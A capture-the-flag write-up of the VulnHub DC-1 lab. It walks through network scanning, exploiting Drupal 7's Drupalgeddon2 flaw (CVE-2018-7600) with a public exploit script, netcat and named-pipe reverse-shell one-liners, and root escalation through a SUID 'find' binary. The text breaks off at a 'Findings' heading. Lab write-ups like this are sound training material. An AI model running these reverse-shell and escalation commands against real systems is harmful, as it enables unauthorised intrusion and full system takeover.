WriteUp: DC-1 | VulnHub

All rights reserved by the Drupal organization
Summary
- Service identification
Drupal 7on port 80. - Exploitation of the
CVE-2018-7600to gain access (Drupalgeddon2). - Exploiting SUID via the
findto escalate to root. - Security recommendations to prevent and mitigate vulnerabilities on this machine.
Skills Used
- Port scanning and CMS enumeration
- Searching for and using critical CVEs
- Use of basic GNU/Linux-based commands
- Exploitation of vulnerable SUIDs
Tools Used
- arp-scan
- ping
- nmap
- python3
- nc
- find (SUID)
Scanning and Vulnerability Analysis
First, we analyzed our local network using the arp-scan, specifying our network interface. The command used was:
arp-scan -I eth3 -l
arp-scan: Allows you to identify devices connected to the same network as the host.-I: interface: We specify the network interface where requests will be sent to identify devices.-l: Device discovery on our local subnet (–localnet).

The IP address of interest is 192.168.1.169. We performed a connectivity test via ping to verify that it is possible to establish a connection between the target machine and ours.
ping -c1 192.168.1.169 -R
ping: Sends an ICMP packet to verify if a device is active.-c1: We specify that only one packet be sent and that we wait to receive it.-R: We request that the packet’s route be traced to see if there is a direct connection or if the packet passes through nodes during the process (which can reduce the TTL value).

We can see that the route of our ICMP trace indicates a successful connection. On the other hand, a TTL value close to 64 usually implies that we are dealing with an OS Linux/Unix (although this is not a definitive identification).
Port Scanning

We enumerate all 65535 ports using the Nmap (Network Mapper) to try to identify open TCP ports:
nmap -p- --min-rate 5000 -Pn -n -oN nmap-scan 192.168.1.169
-p-: Nmap scans all 65,535 TCP ports on a host.--min-rate: At least X packets per second are sent.-Pn (No Ping): It skips host discovery via ping, assuming that all specified ports are active.-n: (No DNS resolution): Reverse DNS resolution is skipped (this way, it doesn’t waste time asking the DNS server for the name of the IP address 192.168.1.169).
-oN archivo_nombre: We export the Nmap output almost exactly as it appears in the terminal.
<= Important => In enterprise environments, aggressive enumeration is discouraged, since sending packets
tcp, icmp or udpin large quantities (5000, for example) can cause monitoring systems to quickly identify the scan and block us.On the other hand, if systems cannot handle receiving large numbers of packets, they could become temporarily overloaded, or the scan itself could produce false positives or negatives.
Port Scanning
We observe the ports 22 (ssh), 80 (http), 111 (rpcbind) and 57182 (Unknown). Now, we can focus the enumeration on these ports using the -sV, where Nmap - after establishing communication with a port - analyzes the responses to determine the version of the service behind it.
nmap -sV -p22,80,111,57182 -oN ports-enumeration 192.168.1.169
The scan results now show us the section VERSION. Although it contains valuable data, we can improve the quality of this data using the flag -sC, thanks to which Nmap will use a default set of reconnaissance scripts to gather even more information:
nmap -p22,80,111,57182 -sCV -oN ports-enumeration 192.168.1.169It is possible to chain the flags
-sV and -sC, resulting in-sCV.

After analyzing the port enumeration, we can summarize the results in the following table:
| Port | Service | Version | Notes |
|---|---|---|---|
| 22 | ssh | OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0) | Outdated version vulnerable to CVE-2016-6210 and CVE-2015-5600, although for this machine this services is not the primary attack target |
| 80 | http | Apache httpd 2.2.22 ((Debian)) | Its headers reveal that we are dealing with a distribution of Debian and a CMS with an interesting version: Drupal 7, which is vulnerable to Drupalgeddon2 |
| 111 | rpcbind | rpcbind 2-4 (RPC #100000) | Standard service on Unix systems with no information exposing any vulnerabilities |
| 57182 | status | 1 (RPC #100024) | Secondary service derived from rpcbind |
Tools such as
whatweb(Command) orWappalyzer(Browser extension) are very useful when we want to know only the technologies present in an HTTP service.
Based on the table, we can identify potential attack vectors:
Port 22 (SSH): This service’s version could be exploited via two CVEs, as well as through dictionary-based brute-force attacks (
rockyou.txt, for example), although these will be omitted due to a more promising attack vector.Port 80 (HTTP): The Content Management System (
CMS) used isDrupal 7, commonly targeted “in the wild” through its most well-known vulnerability:Drupalgeddon 2. This vulnerability allows an attacker to execute remote commands due to a flaw in theDrupal Form API.
Web Enumeration
A service is running on port 80 http, which, upon visiting, indicates that—as previously mentioned—it uses the “Drupal 7”:

In web penetration testing environments, it is a good idea to try common credentials, such as
admin:adminoruser:password. This is often the case with older systems that receive irregular maintenance.
Although the web system is old, it does not have common credentials. Despite this, there is another area of interest: Create new account:

We observe that Drupal 7 it tells us that “The name admin is already taken”. This could be useful for trying common passwords again, but that is not the case. Therefore, we will continue with the enumeration of the website.
A highly valuable address is usually /robots.txt, since it tells web crawlers and spiders search engines to avoid indexing certain URLs in their results; when searching within this, we see addresses such as /admin, but the same thing happens as in the previous attempt. Access denied.
After noting that there are no further points from which to obtain information, we can move on to analyzing the vulnerability of Drupal 7.
SA-Core-2018-002 | CVE-2018-7600
A quick search reveals that the most current version of the CMS we are dealing with is Drupal 11 (as of the date this was written), which was released in 2024. In contrast, Drupal 7 was released on January 5, 2011
The previous point leads us to the following reasoning: As the years go by, critical vulnerabilities are often discovered in versions of well-known systems (such as a Drupal).
Therefore, since Drupal 7 is an older version, it likely has a significant number of vulnerabilities.
A quick Google search yields the following:

It is common for various vulnerabilities to have a PoC (
Proof of Concept) available online, or even community-developed exploits for use in controlled environments.
This vulnerability (commonly known as Drupalgeddon 2) exploits a vulnerability in the Drupal Form API, where the CMS parses and executes remote commands from requests of the type GET or POST by manipulating fields that use the # prefix.
Exploitation
An in-depth search of the CVE-2018-7600 finally leads us to a repository containing an exploit that takes advantage of this vulnerability:
A specific search for the vulnerability leads us to a repository of GitHub that exploits the made by the user pimps:
Drupal 7 (CVE-2018-7600 / SA-CORE-2018-002)
Credit to user
pimps(GitHub Profile)
After downloading the exploit, we can run the following command line to apply a RCE:
python3 drupa7-CVE-2018-7600.py -c 'whoami' http://192.168.1.169/
This confirms that we have remote code execution capabilities. Therefore, to streamline the exploitation and privilege escalation process, we will establish a reverse shell:
Creating a Reverse Shell
nc -lvnp 4444 # Attacker machine
nc: This allows us to create a client/server system to establish a connection (useful for creating a reverse shell).-lvnp 4444: We instruct nc to enter listen mode, use verbose mode (provide more details), skip DNS resolution (thus using an IP address directly and reducing wait times), and allow us to specify a port for incoming connections (port 4444 in our case).
python3 drupa7-CVE-2018-7600.py -c 'nc -e /bin/bash $IP 4444' http://192.168.1.169/<= Note => On modern systems, the
-eis not available for security reasons.Despite this, it is possible to establish a reverse shell via
Named Pipes:rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc $IP 4444 > /tmp/f.

We list the contents of the current working directory. Perfect! There’s just one small detail: Our reverse shell isn’t interactive. Commands like CTRL + C will close the console, for example.
Therefore, we modify the tty to make it fully interactive.
script /dev/null -c bash # Presionamos CTRL + Z después de esto
stty raw -echo; fg
reset xterm
export TERM=xterm
script /dev/null -c bash: This command tells the system to record what happens in a terminal session, bypassing the script command’s log.CTRL + Z: Temporarily suspends the reverse shell.stty raw -echo; fg: Allows sending raw characters to the terminal (enabling commands like CTRL + C), as well as preventing duplicate input. Finally, fg (foreground) brings the previously suspended shell back to the foreground.reset xterm: Resets the terminal control parameters, clearing the screen and positioning the cursor.export TERM=xterm: Tells the remote system our terminal type, thus allowing visual interfaces (such as Vim or Nano) to be rendered.

Now we have a fully interactive shell:
Privilege Escalation

To perform privilege escalation, we can look for binaries with SUID permissions, which are commonly assigned to execute binaries with administrator privileges without requiring the user to be in the sudoers group.
One way to find them is as follows:
find / -perm -4000 -user root 2>/dev/null
find: A utility capable of searching the system for items with specific characteristics./: We search starting from the root directory.-perm -4000: We search for files with SUID (Set User ID) permissions.-user root: We specify that the files must belong to the root user.2>/dev/null: We redirect errors to /dev/null to hide them and focus only on valid responses.
Exploiting Find’s SUID
Among all the responses, a critical SUID can be observed: /usr/bin/find. If we search GFTOBins, we see a crucial command:

The SUID binary find allows us to execute the commands interpreter (sh) via the following command:
find . -exec /bin/sh \; -quit
-exec: It allows commands to be executed and ends when it reaches a “;”.\: Tells “find” where the arguments for the “-exec” flag end, but allows other commands to be executed after the closing bracket (the backslash prevents the terminal from interpreting it, so the “find” command isn’t cut short).-quit: Tells the “find” command to stop execution at the first match.
It is important to note that the bit
SUIDin the commandfindallows subsequent commands (such as /bin/sh) to run with the file owner’s privileges, i.e.,root.

We have administrator permissions! For the final check, we can try to read the flag located in the directory /root:
Well done!!!!
Hopefully you’ve enjoyed this and learned some new skills.
You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7
Impact
An attacker with administrator privileges can:
- Modify system files.
- Access to the Drupal 7 database, allowing modification of user passwords and theft sensitive data.
- Maintaining persistence across future sessions.
- Ability to move laterally to other systems on the network.
Summary
The DC-1 machine exhibited a series of critical vulnerabilities (not all of which are detailed in this report) that enabled techniques such as RCE, the ability to establish a reverse shell, or weak credentials for the service SSH; therefore, some guidelines to avoid this type of security flaw will be outlined below.
Findings
